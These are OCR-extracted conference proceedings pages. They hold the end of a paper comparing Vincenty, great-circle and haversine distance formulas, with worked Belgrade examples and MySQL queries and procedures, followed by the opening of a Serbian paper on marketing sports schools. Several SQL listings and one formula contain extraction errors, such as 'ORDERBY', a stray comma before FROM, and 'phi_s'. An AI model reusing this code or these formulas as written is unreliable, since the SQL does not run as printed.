An orthodome, which presents the shortest path between two points on a sphere, is a segment of a great circle. In order to find the great circle (or geodesic) distance between two points located at latitude $\delta$ and longitude $\lambda$ of ($\delta 1,\lambda 1$) and ($\delta 2,\lambda 2$) on a sphere of radius $a$, one must convert spherical coordinates to Cartesian coordinates using

$$r_i = \begin{bmatrix} \cos\lambda_i \cos\delta_i \\ \sin\lambda_i \cos\delta_i \\ \sin\delta_i \end{bmatrix} \quad (1)$$

Therefore, the great circle distance is then

$$d = a\cos^{-1}[\cos\delta_1 \cos\delta_2 \cos(\lambda_1 - \lambda_2) + \sin\delta_1 \sin\delta_2] \quad (2)$$





Figure 1. Sections of the sphere(Weisstein, 2010)

In case of the Earth, the equatorial radius is a ≈ 6.378 km. However, the Earth's flattening cannot be taken into account in this derivation, because the problem is considerably more complicated for a spheroid or ellipsoid (since both have a radius which is a function of latitude). This leads to extremely complicated expressions for oblate spheroid geodesics and geodesics on other ellipsoids (Weisstein, 2010).

### 3.3 HAVERSINE FORMULA

The haversine formula is an equation important in navigation, giving great-circle distances between two points on a sphere from their longitudes and latitudes (Sinnott, 1984). It is a special case of a more general formula in spherical trigonometry, the law of haversines, relating the sides and angles of spherical triangles.

Where $d$ represents the distance between two points with longitude and latitude ($\phi$,$\lambda$) and $r$ is the radius of the Earth (6.378 km).

| Ellipsoid | a | b | f |
|---|---|---|---|
| WGS-84 | 6.378.137 m (±2 m) | ≈ 6.356.752,314245 m | ≈ 1 / 298,257223563 |
| GRS-80 | 6.378.137 m | ≈ 6.356.752,314140 m | 1 / 298,257222101 |
| Airy 1830 | 6.377.563,396 m | 6.356.256,910 m | ≈ 1 / 299,3249646 |
| International 1924 | 6.378.388 m | ≈ 6.356.911,946 m | 1 / 297 |
| Clarke 1880 | 6.378.249,145 m | ≈ 6.356.514,86955 m | 1 / 293,465 |
| GRS-67 | 6.378.160 m | ≈ 6.356.774,719 m | 1 / 298,247167 |

Table 1. Latitude/longitude points on different types of ellipsoids (Veness, 2014)



DOI: 10.15308/Synthesis-2015-624-628

$$d = 2r \arcsin\left(\sqrt{haversin(\phi_2 - \phi_1) + \cos(\phi_1)\cos(\phi_2)\, haversin(\lambda_2 - \lambda_1)}\right) = 2r \arcsin\left(\sqrt{sin^2\left(\frac{\phi_2 - \phi_1}{2}\right) + \cos(\phi_1)\cos(\phi_s) sin^2\left(\frac{\lambda_2 - \lambda_1}{2}\right)}\right) \quad (3)$$


## 4. THE PROPOSED SOLUTION AND EXPERIMENTAL RESULTS

### 4.1 COMPARISON OF THE ACCURACY OF THE FORMULAS

The accuracy of these formulas was tested on several examples that included the distance between three Singidunum University's locations in Belgrade and Slavija square. All distances are expressed in meters.


Example 1: Distance in meters between Slavija square and Singidunum University in 261 Kumodraška.

| Slavija | | 261 Kumodraška |
|---|---|---|
| 44,8025144 | Latitude | 44,75934854 |
| 20,46637058 | Longitude | 20,49657059 |
| Formulas | Calculated distance | |
| Vicenty | 5.359,439 | |
| Great circle | 5.355,475 | |
| Haversine | 5.359,086 | |





Example 2: Distance in meters between Slavija square and Singidunum University in 32 Danijelova.

| Slavija | | 32 Danijelova |
|---|---|---|
| 44,8025144 | Latitude | 44,78217773 |
| 20,46637058 | Longitude | 20,47881603 |
| Formulas | Calculated distance | |
| Vicenty | 2.465,224 | |
| Great circle | 2.463,724 | |
| Haversine | 2.465,385 | |





Example 3: Distance in meters between Slavija square and Singidunum University in 7 Dušana Popovića.

| Slavija | | 7 Dušana Popovića |
|---|---|---|
| 44,8025144 | Latitude | 44,79060716 |
| 20,46637058 | Longitude | 20,51792264 |
| Formulas | Calculated distance | |
| Vicenty | 4.288,330 | |
| Great circle | 4.274,909 | |
| Haversine | 4.277,791 | |




Example 4: Distance in meters between Singidunum University's buildings in 32 Danijelova and 261 Kumodraška.

| 32 Danijelova | | 261 Kumodraška |
|---|---|---|
| 44,78217773 | Latitude | 44,75934854 |
| 20,47881603 | Longitude | 20,49657059 |
| Formulas | Calculated distance | |
| Vicenty | 2.900,245 | |
| Great circle | 2.897,752 | |
| Haversine | 2.899,706 | |







DOI: 10.15308/Synthesis-2015-624-628


Example 5: Distance in meters between Singidunum University's buildings in 32 Danijelova and 7 Dušana Popovića.

| 32 Danijelova | | 7 Dušana Popovića |
|---|---|---|
| 44,78217773 | Latitude | 44,79060716 |
| 20,47881603 | Longitude | 20,51792264 |
| Formulas | Calculated distance | |
| Vicenty | 3.233,526 | |
| Great circle | 3.223,285 | |
| Haversine | 3.225,458 | |




Example 6: Distance in meters between Singidunum University's buildings in 7 Dušana Popovića and 261 Kumodraška.

| 261 Kumodraška | | 7 Dušana Popovića |
|---|---|---|
| 44,75934854 | Latitude | 44,79060716 |
| 20,49657059 | Longitude | 20,51792264 |
| Formulas | Calculated distance | |
| Vicenty | 3.863,032 | |
| Great circle | 3.860,276 | |
| Haversine | 3.862,879 | |




## 4.2 COMPARISON OF SQL QUERY EXECUTION TIME

Based on the previous testing, we have selected haversine formula, as it proved accuracy high enough for the purpose of this paper.

Based on the chosen formula, SQL query was created in MySQL DBMS, an execution that proved not fast enough, after which the original request was modified. Thus, query execution time was reduced for about half a second, which did not constitute a sufficient performance improvement. The original request was included in the procedure, where the query execution time was reduced for an additional 0,4 seconds, and at the end of the procedure, it included a modified request with achieved execution speed of 0,6 seconds in the standings than 5.000 records.





Figure 2. Query execution time

**Code 1** shows haversine formulae in the SQL query form used in the paper (Figure 3).

```
set @orig_lat =44.8024516277;
set @orig_lon =20.4662723541;
set @dist =1;

SELECT stores.*,
6371*2*ASIN(SQRT(POWER(SIN((@
orig_lat -abs(stores.
latitude))*pi()/180/2),2)+COS(@
orig_lat *pi()/180)*COS(abs(stores.
latitude)*pi()/180)*POWER(SIN((@orig_lon
- stores.longitude)*pi()/180/2),2)))as
distance
FROM stores
HAVING distance <= @dist
ORDERBY distance ASC;
```

**Code 2** shows modified SQL query, in which coordinates calculation was added in order to avoid the search of the entire table. Query filters objects between two coordinates and then calculates the distance between the objects.

```
set @orig_lat =44.8024516277;
set @orig_lon =20.4662723541;
set @dist =1;

set @lon1 = @orig_lon-@dist/
abs(cos(radians(@orig_lat))*111.22176);
set @lon2 = @orig_lon+@dist/
abs(cos(radians(@orig_lat))*111.22176);

set @lat1 = @orig_lat-(@dist/111.22176);
set @lat2 = @orig_lat+(@dist/111.22176);

SELECT stores.*,
6371*2*ASIN(SQRT(POWER(SIN((@
orig_lat -abs(stores.
latitude))*pi()/180/2),2)+COS(@
orig_lat *pi()/180)*COS(abs(stores.
latitude)*pi()/180)*POWER(SIN((@orig_lon
- stores.longitude)*pi()/180/2),2)))as
distance
FROM stores
WHERE
stores.longitude BETWEEN @lon1 AND @lon2
AND
stores.latitude BETWEEN @lat1 AND @lat2
HAVING distance <= @dist
ORDERBY distance ASC;
```



DOI: 10.15308/Synthesis-2015-624-628





Figure 3.

**Code 3** shows implementation of **Code 1** into stored procedure.

```
CREATEPROCEDURE `distance`(IN `orig_
lat` DOUBLE(12,10),IN `orig_lon`
DOUBLE(12,10),IN `dist` FLOAT(4))
BEGIN
SELECT stores.*,
6371*2*ASIN(SQRT(POWER(SIN((orig_lat -
stores.latitude)*pi()/180/2),2)+COS(or
ig_lat *pi()/180)*COS(stores.latitude
*pi()/180)*POWER(SIN((orig_lon - stores.
longitude)*pi()/180/2),2)))as distance,
FROM stores
 HAVING distance <= dist
ORDERBY distance ASC;
END
```

**Code 4** shows implementation of **Code 2** into stored procedure.

```
CREATEPROCEDURE `distance`(IN `orig_lat`
DOUBLE(12,10),IN `orig_lon` DOUBLE(12,10),IN
`dist` FLOAT(4))
BEGIN
set @lon1 = orig_lon-dist/
abs(cos(radians(orig_lat))*111.22176);
set @lon2 = orig_lon+dist/
abs(cos(radians(orig_lat))*111.22176);

set @lat1 = orig_lat-(dist/111.22176);
set @lat2 = orig_lat+(dist/111.22176);
SELECT stores.*,
6371*2*ASIN(SQRT(POWER(SIN((orig_lat -
stores.latitude)*pi()/180/2),2)+COS(or
ig_lat *pi()/180)*COS(stores.latitude
*pi()/180)*POWER(SIN((orig_lon - stores.
longitude)*pi()/180/2),2)))as distance,
FROM stores
WHERE
 stores.longitude BETWEEN @lon1 AND @lon2
AND
 stores.latitude BETWEEN @lat1 AND @lat2
HAVING distance <= dist
ORDERBY distance ASC;
END
```

## 5. SUMMARY

In this paper, we have proposed the use of the 'haversine' formula, as the most accurate methods of calculating the distance between two points. The experimental results obtained by means of this method proved to be accurate by more than one meter than the other two used in the experiment. As haversine formula proved to be the most accurate, it was implemented in SQL query, which was further tested for query execution time with four SQL queries. Query execution time that proved to be sufficiently fast enough will be included in the smartphone application development. The research was conducted on the server with limited resources. However, query execution time can be shortened if dedicated DBMS server is used.

## REFERENCES

Holdener III, A. T. (2011). *HTML5 Geolocation*. Sebastopol, CA: O'Reilly Media, Inc.

Sinnott, R. W. (1984). Virtues of the Haversine. *Sky and Telescope*, 68(2), 159.

Steinhaus, H. (1999). *Mathematical Snapshots 3rd ed*. New York: Dover Recreational Math.

Veness, C. (2014). *Vincenty solutions of geodesics on the ellipsoid*. Retrieved October 15, 2014, from http://www.movable-type.co.uk/scripts/latlong-vincenty.html

Vincenty, T. (1975). Direct and Inverse Solutions of Geodesics on the Ellipsoid with application of nested equations. *Survey Review*, 23(176), 88-93.

Weisstein, E. W. (2010). *Great Circle*. MathWorld – AWolfram Web Resource. Retrieved October 15, 2014, from http://mathworld.wolfram.com/GreatCircle.html



DOI: 10.15308/Synthesis-2015-624-628

Synthesis
International Scientific Conference of IT and Business-Related Research

# MARKETING PROGRAM PREDUZETNIČKIH SPORTSKIH ŠKOLA

## MARKETING PROGRAM OF ENTREPRENEURIAL SPORTS SCHOOLS

Milan Gašović, Radovan Ilić
Fakultet za fizičku kulturu i menadžment u sportu, Univerzitet Singidunum, Beograd

**Apstrakt:**
Preduzetništvo, posmatrano kao sposobnost pojedinca da identifikuje i iskoristi poslovne prilike, razvija se i na području sporta. Bivši uspešni sportisti, sportski menadžeri, ljubitelji sporta i druge osobe koje u oblasti sporta vide šansu za samozapošljavanje i ostvarivanje profita - otvaraju sportske škole, sportske akademije, pa čak i celovita sportska društva. U našoj zemlji je osnovan veliki broj škola plivanja, vaterpola, tenisa, košarke, fudbala, itd. Njihovi vlasnici - sportski preduzetnici, moraju u okviru svojih biznis planova, veliku pažnju posvetiti marketing planu i programu. To će im pomoći da uspešno realizuju svoje poslovno - sportske ciljeve. Celovit marketing program sportskih škola, uključuje: marketing istraživanje, marketing miks (7P) i prodajne aktivnosti.

**Ključne reči:**
preduzetništvo, sportske škole, marketing miks, sportska ponuda, prodaja.

**Abstract:**
Entrepreneurship, which is viewed as an ability of an individual to identify and exploit business opportunities, is also becoming increasingly prominent and more developed in the field of sports. Former successful athletes, sports managers, sports fans, as well as other persons who seek the opportunity for self-employment and financial prosperity in the field of sports, establish sports schools, sports academies, as well as integrated sports associations. Our country boasts a considerable number of swimming, water polo, tennis, football, basketball schools *etc*. The owners of such sports facilities and sports entrepreneurs need to devote special attention to the marketing plan and program, as an integral part of their business plans. This will enable them to successfully implement their sports-business goals. A comprehensive marketing program of sports schools should include: marketing research, marketing mix (7P) and sales activities.

**Key words:**
entrepreneurship; sports schools; marketing mix; sports offer; sales

## 1. UVOD

Preduzetnici koji žele da se isprobaju na području sporta treba da se upoznaju sa karakteristikama sporta i sportskog tržišta. Prema aktuelnom Zakonu o sportu Republike Srbije, pod sportom se podrazumeva sportsko obrazovanje (obučavanje u fizičkom vežbanju, razvoj fizičkih sposobnosti i sticanje sportskih navika); takmičarski sport (sportske aktivnosti usmerene na postizanje sportskih rezultata); rekreativni sport (sportske aktivnosti usmerene na rekreaciju koje se izvode samostalno ili u sportskim i drugim organizacijama) i školska sportska takmičenja (sportska takmičenja učenika i studenata).

Sportske organizacije, u koje spadaju i sportske škole su vrsta organizacija koje imaju sportiste i koje su osnovane radi obavljanja sportskih aktivnosti. Mogu biti osnovane kao udruženja ili ustanove.

Sportsku organizaciju mogu osnovati najmanje dva fizička lica, koja su obezbedila odgovarajući prostor, odnosno objekat, opremu, odgovarajuće sportske stručnjake za vođenje sportskih aktivnosti i ako ispunjavaju uslove u pogledu bezbednosti sportista.

Sportska organizacija, kao udruženje, osniva se i organizuje slobodno, uz upis u registar koji vodi Ministarstvo sporta (Službeni glasnik RS, 2011).

Na samostalno obavljanje sportske delatnosti, primenjuju se propisi o privatnom preduzetništvu, ako zakonom nije drugačije predviđeno.

Preduzetničke biznis planove i programe, moguće je realizovati kroz sportsko obrazovanje, odnosno obučavanje u fizičkom vežbanju, razvoju fizičkih sposobnosti i sticanju sportskih navika. Zato, preduzetnici mogu osnivati škole za sve vrste sportova.

Bitna komponenta biznis planova preduzetničkih sportskih škola, moraju biti marketing planovi i programi. Markering programi posmatrani u celini sadrže sledeće elemente: marketing istraživanje; sportsko-uslužni marketing miks i prodajne aktivnosti.

## 2. CELOVIT MARKETING PROGRAM SPORTSKIH ŠKOLA

Osnivanje sportske škole je preduzetnički poduhvat koji ne zahteva velika ulaganja. Izvori ulaganja su, često, zarade koje su ostvarili bivši sportisti - sadašnji preduzetnici tokom sportske karijere (Vajić, 2004). Kada je u pitanju lokacija, većina preduzetnika se odlučuje za zakup postojećih sportskih objekata. Međutim, postavlja se pitanje šta je glavni cilj ovih sportskih preduzetnika. Logično bi bilo da je to ostvarenje profita, povraćaj ulaganja, itd. Ako je to tako, onda im je pre donošenja odluke potrebno istraživanje, koje će dati odgovor na postojanje ili nepostojanje dovoljnog interesovanja mladih za taj sport u datoj sredini. Dakle, ništa se ozbiljno ne može započeti bez marketing istraživanja, kao prve faze marketing programa.

Celovit marketing program preduzetničkih sportskih škola, uključuje sledeće elemente: marketing istraživanje; sportsko-



E-mail: mgasovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-629-632

uslužni marketing miks program (7P) i prodajne aktivnosti (Gašović, 2014).

Postavlja se pitanje zašto se, pored tradicionalnih 4P, dodaju još 3P? Odgovor treba tražiti u činjenici da tradicionalni 4P pristup marketingu, uglavnom, dobro deluje na području proizvoda (Pope & Turco, 2003). Međutim, budući da sportske škole pružaju svojim polaznicima usluge obučavanja u fizičkom vežbanju, razvoju fizičkih sposobnosti i sticanju sportskih navika - neki dodatni elementi zahtevaju više pažnje.

Još jedna napomena zahteva kratko objašnjenje. Naime, u tradicionalnom programu marketing miksa, prvi element je proizvod. Međutim, u stvarnosti onoga što pružaju sportske škole, čini se da je celishodniji naziv sportska ponuda, jer se proizvod ponekad naziva ponuda ili rešenje (Kotler, 2001).

***Marketing istraživanja***: Marketing istraživanja su stalni procesi koji uključuju određene projekte istraživanja tržišta, ali, takođe obuhvataju i šira pitanja, kao što su informacije o konkurenciji i proučavanje određenog okruženja. Marketing istraživanja su potrebna preduzetnicima kako bi pre donošenja odluke o osnivanju sportske škole, utvrdili obim interesovanja potencijalnih polaznika, kao i postojeću konkurenciju. Marketing istraživanjima se slobodni sud ili mišljenje nadomešćuje činjenicama. Pribavljanje činjenica pomaže u neutralizaciji rizika poslovanja na savremenom tržištu koje se ubrzano menja.

Marketing istraživanja koja, obično nisu velikog obima, može obavljati i sam preduzetnik.U tome će mu pomoći budući saradnici – treneri, koji najčešće, rade u drugim klubovima ili su nastavnici fizičkog vaspitanja koji su uspešni u okviru neke vrste školskog sporta. Oni najbolje znaju koliko je dečaka i devojčica, odnosno devojaka i mladića u osnovnim i sednjim školama, zainteresovano i ima potencijal za neki sport. Na bazi datih istraživanja preduzetnici će moći da se opredele za jedan ili više segmenata polaznika koji su obično zasnovani na polu i datumima rođenja. Ako se data škola opredeli za formiranje takmičarskih ekipa, rezultati istraživanja će dovesti do opredeljenja za kategorije kao što su: petlići, pioniri, juniori, kadeti. Za segmentaciju je vezano pozicioniranje, odnosno željena pozicija u početnoj takmičarskoj ligi. Dalje pozicioniranje će zavisiti od uspešnosti dostizanja prethodnih takmičarskih pozicija.

Preduzetnici, pre kreiranja sportskog marketing miksa, moraju doneti strateške odluke vezane za poziciju koju žele da ostvare na području takmičarskog sporta.Te strateške odluke treba da budu realizovane u realnom okruženju njihove sportske organizacije. Adekvatna kombinacija celovitog marketing programa a posebno sportsko-uslužnog marketing miksa, pomoći će da se dati strateški ciljevi ostvare.

***Sportska ponuda***: Poznato je da je sportska ponuda (proizvod), prvi i najvažniji element sportskog marketing miksa, kao ključnog dela celovitog marketing programa (Gašović,2009).

U osnovi sportske ponude preduzetničkih sportskih škola je obučavanje u fizičkom vežbanju, razvoju fizičkih sposobnosti i sticanje sportskih navika. Sami preduzetnici i njihovi saradnici moraju identifikovati, regrutovati i selektirati najtalentovanije kandidate i uključiti ih u dobro osmišljen i visoko stručan trenažni proces. Nakon okončanja sportske obuke, najbolji, najspremniji i najmotivisaniji od njih će biti baza takmičarske ekipe date škole ili će otići u drugi takmičarski klub.

Sportsku ponudu čini i usavršavanje, formiranje, pripremanje i vođenje takmičarske ekipe.

Za potencijalne polaznike škola, sportski doživljaj je ključni aspekt sportske ponude. Oni doživljavaju sportko vežbanje i takmičenje kao ispunjenje potrebe za sticanjem i poboljšanjem fizičkih sposobnosti, veština i tehnika igre, ali i kao uzbuđenje, razonodu, druženje, komuniciranje, pripadanje ekipi, ličnu satisfakciju, uvažavanje od strane drugih, itd. (Gašović, 2014).

Formiranje tima ili sportiste pojedinca je proces razvoja, sazrevanja, učenja i to kroz takmičenje, odnosno pobede i poraze.

Sportski preduzetnik ima šta ponuditi sportskom auditoriju ako njegova takmičarska ekipa igra dobro, ostvaruje pobede uz dopadljivu igru i korektno ponašanje. Vremenom će se neki pojedinci posebno istaći. To će, uz njihov pravilan razvoj, dovesti do interesovanja većih klubova i pravovremenih transfera, što doprinosi povećanju preduzetničkih ulaganja.

Preduzetnici, kao vlasnici sportskih škola, sve više se suočavaju sa konkurencijom, pogotovu u većim gradovima. Upravo zato, oni pokušavaju da diferenciraju svoju sportsku ponudu. U situacijama kada je sportska ponuda homogena, potencijalnim polaznicima nije bitna data škola, nego cena koju plaćaju. Zato, preduzetnici nastoje da diferenciraju svoju sportsku ponudu. Sportska ponuda može uključivati inovativna obeležja, kako bi se razlikovala od ponude konkurentskih škola. Zadovoljni polaznici škole će putem usmene promocije pomoći kreiranju povoljnog imidža, što će privući nove članove.

***Cene***: Preduzetnici moraju razmatrati formiranje cena u kontekstu sportskog marketing miksa kao celine. Pri tom, oni prvenstveno polaze od glavnih ciljeva koje su utvrdili kada su krenuli u dati preduzetnički poduhvat. Isto tako, oni treba da budu svesni da ključna pitanja vezana za cene, dolaze na dnevni red znatno kasnije nego u klubovima koji dugo postoje i takmiče se u nekom rangu. Naime, proces stvaranja igrača, tima, igre i rezultata, dosta je dug, ako se krene od mlađih kategorija takmičara, što je najčešči slučaj. Zato se postavlja pitanje koje se cene, uopšte utvrđuju na početku egzistencije sportske škole? Ono što je potpuno jasno, jeste da preduzetnici moraju utvrditi sledeće cene:

- cene ili iznos članarina polaznika škole
- cene angažovanja trenerskog i ostalog stručnog osoblja
- cene zakupa sportskog objekta ili izgradnje sopstvenih
- cene sportske opreme i ostalih sportskih rekvizita
- cene vezane za knjigovodstvene i druge administrativne poslove
- cene takmičenja

Utvrđivanje cena u situacijama kada su škole prerasle u sportske takmičarske klubove, biće aktuelno u sledećim situacijama

- kada veći klubovi zatraže transfer nekog igrača
- kada ekipa dostigne rang takmičenja koji ima publiku spremnu da plati ulaznice
- kada postoje mediji spremni da plate cenu prenosa sportskog događaja
- kada postoje oglašivači koji su spremni da plate isticanje svojih panoa i displej poruka unutar sportskih objekata
- kada postoje sponzori spremni da plate dodavanje svog imena ili brenda imenu kluba, isticanje svog znaka na sportskoj opremi, konferencijama za medije, unutar spotskih objekata i sl.

Preduzetnici koji su uložili svoja sopstvena sredstva u formiranje i egzistiranje klubova, moraju, sa znatnom dozom sportskog i poslovnog rizika, čekati vreme povraćaja sredstava i eventualni profit.

***Lokacija***: Preduzetnici koji osnivaju škole, obično iznajmljuju sportske objekte, ili ulažu sredstva u izgradnju novih objekata, ponekad celih stadiona, hala, pa čak i sportskih centara. Međutim i u jednom i u drugom slučaju, lokacija sportskih objekata je važan faktor kome preduzetnici moraju posvećivati punu pažnju. Sportski objekti sa svojom lokacijom, okruženjem, ambijentom, parkingom, konforom, opremom, osvetljenjem, bojama, muzikom, oznakama, bezbednošću i ugostiteljskim uslugama-važan su faktor privlačenja mladih, budućih uspešnih



DOI: 10.15308/Synthesis-2015-629-632

sportista koji će svojim transferima u veće klubove omogućiti preduzetnicima povraćaj ulaganja, a kasnije i profite.

***Promocija***: Preduzetnici moraju komunicirati sa mladim ljudima koji žele da se posvete nekom sportu, kako bi ih animirali i ubedili da su baš njihove škole ono pravo. Oni će morati da odaberu neki od delotvornih oblika promocije, shodno trenutku formiranja, trajanja i dostignuća. Obično će nakon osnivanja koristiti oglašavanje preko sportske štampe i sportskih kanala. Na taj način će uputiti poziv na učlanjenje uz naglasak na perspektivu koju nude budućim članovima. Novi sportski preduzetnici će koristiti i krugove poznanika, prijatelja, nastavnika fizičkog vaspitanja, kako bi se njihova ideja i ponuda za učlanjenje širila po sistemu „od usta do usta". Isto tako, kreiranje i ažuriranje internet sajta, može biti od pomoći. Bilbordi, plakati, flajeri i drugi promocioni materijali doprineće informisanju i animiranju potencijalnih polaznika sportskih škola. Društvene mreže, poput Facebook-a, jako su popularne kod mlađe populacije.

Preduzetnički klubovi takmičarskog tipa, sportisti pojedinci, odnosno sportski događaji čiji su oni akteri su, pod stalnom pažnjom sportskog auditorija i šire javnosti. Zbog toga su dobri odnosi sa javnošću izuzetno važni, pa je opravdano da se oni posebno razvijaju i da budu koordinirani sa često srodnim aktivnostima promocije.

***Osoblje***: Poslove obučavanja, planiranja, vežbanja, vođenja treninga i utakmica, stručnog usavršavanja, organizovanja priprema - sprovodi stručno osoblje. Zbog toga je za preduzetnike od ključnog značaja njihov izbor, motivacija i usavršavanje. Stručno osoblje u velikoj meri može uticati na zadovoljenje želja i očekivanja polaznika sportskih škola.

U idealnom slučaju angažovano stručno osoblje bi moglo pokazati: predanost, odgovornost, brižan stav, dobru volju, sposobnost rešavanja problema itd.

Marketing istraživači su utvrdili pet ključnih odrednica kvaliteta usluga, i to po redosledu njihove važnosti, onako kako su ih ocenili korisnici (Pope & Turco, 2003).

Primenjeno na sportske škole, to se može posmatrati na sledeći način:

- Pouzdanost: sposobnost pružanja obećanog sportskog obučavanja, vežbanja i sticanja sportskih navika.
- Odgovornost: želja da se pomogne polaznicima i obezbedi dobra obuka.
- Sigurnost: stručnost trenerskog osoblja, kao i njihova sposobnost da steknu poverenje i pouzdanost polaznika.
- Ljubaznost: brižljivost i individualna pažnja.
- Opipljivost: ispravnost opreme i komunikacioni materijali.

Kada je u pitanju uloga zaposlenog ili angažovanog stručnog osoblja, često se ističe značaj primene interaktivnog marketinga.

Interaktivni marketing označava veštinu stručnog osoblja u procesu obučavanja polaznika. Od osoblja se traži ne samo visok nivo stručnosti, nego i visok nivo ophođenja (Gašović, 2014).

***Fizičko okruženje***: Preduzetnici, vlasnici sportskih škola, se moraju potruditi da njihovi polaznici, kasnije možda takmičari, vežbaju u što funkcionalnijim i kvalitetnijim sportskim objektima. Isto tako, ne treba zanemariti ni estetske elemente prostora koji služi za vežbanje.

Sportske škole koje imaju svoje sportske objekte, zaista su kreirale privlačan izgled i upečatljiv stil ophođenja sa polaznicima.

***Proces***: Preduzetnici mogu praviti izbor između različitih tipova procesa putem kojih će sprovoditi stručno obrazovanje polaznika škola.

Pri tom se može govoriti o procesima: obuke početnika; daljem razvoju polaznika; stvaranju timova ili pojedinaca - takmičara; učešća u zvaničnim takmičenjima; usavršavanje trenerskog i ostalog osoblja, i sl.

Primarni proces ukjučuje obučavanje u fizičkom vežbanju, razvoj fizičkih sposobnosti i sticanje sportskih navika.

U kasnijem period, neke sportske škole formiraju takmičarske ekipe ili pojedince, koje igraju utakmice, odnosno učestvuju u zvaničnim takmičenjima u svom uzrastu. Pri tom se odvija drugi proces koji se sprovodi kroz pružanje stručne, pedagoške, savetodavne i svake druge vrste pomoći, odnosno usluge.

Proces formiranja tima, koji se takmiči, pronalaženje uloge svakom od kandidata, traženje rešenja za one koji trenutno nemaju mesto u prvoj ekipi, zahtevan je proces u kome dolazi do izražaja sofisticirana sposobnost trenera i ostalog stručnog osoblja.

Poseban problem je osipanje polaznika za koje se često okrivljuju treneri. Rešenje je u stalnom usavršavanju trenera u oblasti pedagogije, psihologije, timskog rada, motivacije, i sl. Neke škole formiraju i takozvane druge timove, koji se takođe takmiče. Na taj način se smanjuje moguće nezadovoljstvo i pruža perspektiva ostalim takmičarima da se dokažu kroz prave utakmice.

***Prodaja:*** Aktivnosti prodaje su, finalni deo marketing programa. Naime, ako se pođe od toga da je profit motiv preduzetnika da uloži svoja sredstva u osnivanje sportske škole, takmičarskog sportskog kluba ili organizacije, onda je logično da se to može ostvariti na sledeći način:

- prodajom ili transferom afirmisanih igrača u veće klubove,
- prodajom TV prava prenosa utakmica,
- prodajom oglasnog prostora u sportskom objektu, itd.

Dakle, kreiranjem celovitog marketing programa, naglaskom za delotvornu kombinaciju elemenata sportskog marketing miksa, preduzetnički sportski klubovi mogu izaći u susret akterima zainteresovanim za njihovu sportsku ponudu. To je način da se postigne prednost nad sportskim rivalima i dostignu visoke sportske pozicije, odnosno sportski rezultati. Adekvatni sportski rezultati omogućavaju preduzetnicima da putem transfera najboljih igrača, prodaje oglasnog prostora i TV prava ostvare profit i povrate svoja ulaganja.

## 3. ZAKLJUČAK

Preduzetničke ideje se mogu realizovati i na području sporta. Bivši sportisti, ali i ljubitelji sporta, često osnivaju škole za skoro sve vrste sportova. Njihova osnovna funkcija se sastoji u obučavanju, planiranju i vođenju fizičkog vežbanja, razvoju fizičkih sposobnosti i sticanju sportskih navika. Pored navedenih aktivnosti, sportske škole se bave i istraživačko razvojnim radom u oblasti sporta i stručnog usavršavanja.

